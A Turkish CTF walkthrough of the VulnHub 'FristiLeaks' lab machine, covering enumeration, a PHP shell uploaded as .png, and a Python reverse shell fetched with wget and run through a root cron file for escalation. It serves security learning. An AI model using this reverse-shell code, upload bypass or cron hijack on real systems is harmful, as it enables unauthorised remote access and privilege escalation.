FristiLeaks

Kaan Efe Öğüt

ADLİ BİLİŞİM MÜHENDİSLİĞİ


-Vulnhub üzerinde bulunan “FristiLeaks” zafiyetli CTF makinesinin çözümünü gerçekleştireceğiz.

21.11.2021

- "https://www.vulnhub.com/entry/Fristi-Leaks1.3-15/" bağlantısı üzeriden Fristi-leaks.ova dosyasını indiriyorum.


-Bu zafiyetli makineyi Vmware üzerinde "Open" ile kuruyorum.Network Ayarını Linux'umla aynı pozisyona getiriyorum.

Burada fark olarak Vulnhub üzerinden vermiş olduğu mac adresini cihaza ekliyorum.



- Ardından zafiyetli makinemi çalıştırıyorum ve bu şekilde çalışır durumda bırakıyorum.

-Burada IP adresini bildiğim için tarama yapmama gerek yoktur.



- Ardından bir nmap taraması gerçekleştiriyorum ve burada Centos olduğunu görüntülüyorum.Network kısmınında açık olduğunu görüyorum.


```
└─# gobuster dir -u http://192.168.139.192 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.139.192
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/10/22 13:02:49 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 206]
/.htaccess            (Status: 403) [Size: 211]
/.htpasswd            (Status: 403) [Size: 211]
/cgi-bin/             (Status: 403) [Size: 210]
/images               (Status: 301) [Size: 238] [--> http://192.168.139.192/images/]
/index.html           (Status: 200) [Size: 703]
/robots.txt           (Status: 200) [Size: 62]

===============================================================
2021/10/22 13:02:51 Finished
```

- Ardından gobuster taraması gerçekleştiriyorum ve burada bir kaç adet dizin tarafıma veriyor.


```
└─# nikto -h http://192.168.139.192
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.139.192
+ Target Hostname:    192.168.139.192
+ Target Port:        80
+ Start Time:         2021-10-22 13:04:45 (GMT3)
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
+ Server may leak inodes via ETags, header found with file /, inode: 12722, size: 703, mt
ime: Tue Nov 17 20:45:47 2015
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ Entry '/cola/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/sisi/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/beer/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 3 entries which should be manually viewed.
+ PHP/5.3.3 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.
13, 7.2.1 may also current release for each branch.
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8701 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2021-10-22 13:05:10 (GMT3) (25 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

- Arkasından nikto işlemini başlatıyorum.Nikto sonuçlarıda bu şekildedir.Şuan yapmam gereken bulduğum tüm ipuçlarını tek tek değerlendirmek olacaktır.


- Sitenin görünümü bu şekildedir.Şuan bulduğum dizinleri tek tek deneyeceğim.



- Robots.txt üzerinde görünüm bu şekildedir.Burada bana verdiği ipuçlarından öncelikle /fristi diye bir şey olup olamayacağını düşünüyorum.




- /Fristi kısmını görüntülediğimde karşıma bu şekilde bir login ekranı gelmektedir.




- Kaynak kodu kısmına baktığımızda burada base64 encode yöntemi ile bir HTML yazıldığını görüntülüyorum.

-Yaptığı açıklamalarda burada bir kaç adet açık bıraktğını ve bunları temizlemesi gerektiğini söylüyor.

-Ayrıca burada eezeepz isimli kullanıcının işlem yaptığını görüntülüyoruz.Bunu kullanıcı adı olarak kullanabilirim.




- Decode işlemi gerçekleştirdiğimde burada bir PNG gizlediğini görüntülüyorum.




- Bu png dosyasını çözmem gerektiği için linux üzerine geçiş yapıyorum.

-Aynı şekilde linux üzerindede bu png dosyasını çözüyorum.




- Gerekli işlemler sonucunda bu şifreyi png'ye dönüştürdüm ve burada bir şifre elde etmiş olabilirim.




- Başarılı bir şekilde sisteme giriş yapabildim burada upload edebileceğim bir sayfa var.


-Burada php shell oluşturup buradan bir shell almaya çalışacağım.



-Shell dosyamı .png uzantısına çevirip buraya upload ettim.Burada başarılı bir şekilde /uploads kısmına eklendiğini görüntülüyorum.Hemen netcat üzerinden bu portu dinlemeye alıyorum.



- Ardından yükleme yaptığım yerde shell.php dosyasını görüntülüyorum ve netcat üzerinden dinlemeye aldığım porttan shell bağlantısı kuruyorum.



- /etc/passwd dizinine baktığımda burada kullanıcılar hakkında bilgi sahibi olabiliyorum.

```
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
```

- Ardından dizinler arası yine dolanmaya devam ediyorum ve burada bir not buluyorum bulduğum not içinde eezpeez kullanıcısının yapabileceklerini görüntülüyorum.

-Burada /tmp dosyası içerisine runthis diye bir şey koymamı ve burada bir cron oluşacağını ve her dakika çalışacağını söylüyor.

```
lrwxrwxrwx.  1 root root         6 Nov 17  2015 zsoelim → soelim
sh-4.1$ ls -la /usr/bin | grep python
ls -la /usr/bin | grep python
-rwxr-xr-x.  2 root root      4864 Jul 23  2015 python
lrwxrwxrwx.  1 root root         6 Nov 17  2015 python2 → python
-rwxr-xr-x.  2 root root      4864 Jul 23  2015 python2.6
sh-4.1$
```

- Sistem üzerinde python olup olmadığını /usr/bin üzerinden bakıyorum ve yüklü olduğunu görüyorum.

```
└─# cat pythonshell.py
import socket
import subprocess
import os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168,139.176",3344))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","i"])
```

-Ardından pentest monkeye geçiş yapıyorum ve burada python üzerinden bir reverse shell arayacağım.Yazmış olduğum reverse shell bu şekildedir.

```
wget http://192.168.139.176/pythonshell.py
--2021-10-22 09:50:01--  http://192.168.139.176/pythonshell.py
Connecting to 192.168.139.176:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 232 [text/x-python]
Saving to: `pythonshell.py'

     0K                                                       100% 64.7M=0s

2021-10-22 09:50:01 (64.7 MB/s) - `pythonshell.py' saved [232/232]

sh-4.1$ ls -la
ls -la
total 16
drwxrwxrwt.  3 root   root   4096 Oct 22 09:50 .
dr-xr-xr-x. 22 root   root   4096 Oct 22 08:59 ..
drwxrwxrwt   2 root   root   4096 Oct 22 08:59 .ICE-unix
-rw-rw-rw-   1 apache apache  232 Oct 22 06:45 pythonshell.py
sh-4.1$ cat pythonshell.py
cat pythonshell.py
import socket
import subprocess
import os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168,139.176",3344))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","i"])
```

-Şimdi ise www içerisine yazdığım aracı kopyalayıp daha sonrasında wget komutu ile sunucuya bu dosyayı indireceğim.

-Sunucu içerisine başarılı bir şekilde kodlarımı ekledim.

```
sh-4.1$ echo "/usr/bin/python /tmp/pythonshell.py" > runthis
echo "/usr/bin/python /tmp/pythonshell.py" > runthis
sh-4.1$ ls -la
ls -la
total 20
drwxrwxrwt.  3 root   root   4096 Oct 22 09:55 .
dr-xr-xr-x. 22 root   root   4096 Oct 22 08:59 ..
drwxrwxrwt   2 root   root   4096 Oct 22 08:59 .ICE-unix
-rw-rw-rw-   1 apache apache  232 Oct 22 06:45 pythonshell.py
-rw-rw-rw-   1 apache apache   36 Oct 22 09:55 runthis
```

-Not içerisinde söylediği gibi içerisine ekliyorum ve başarılı bir şekilde shell alıyorum artık root olmak çok kolay olacaktır.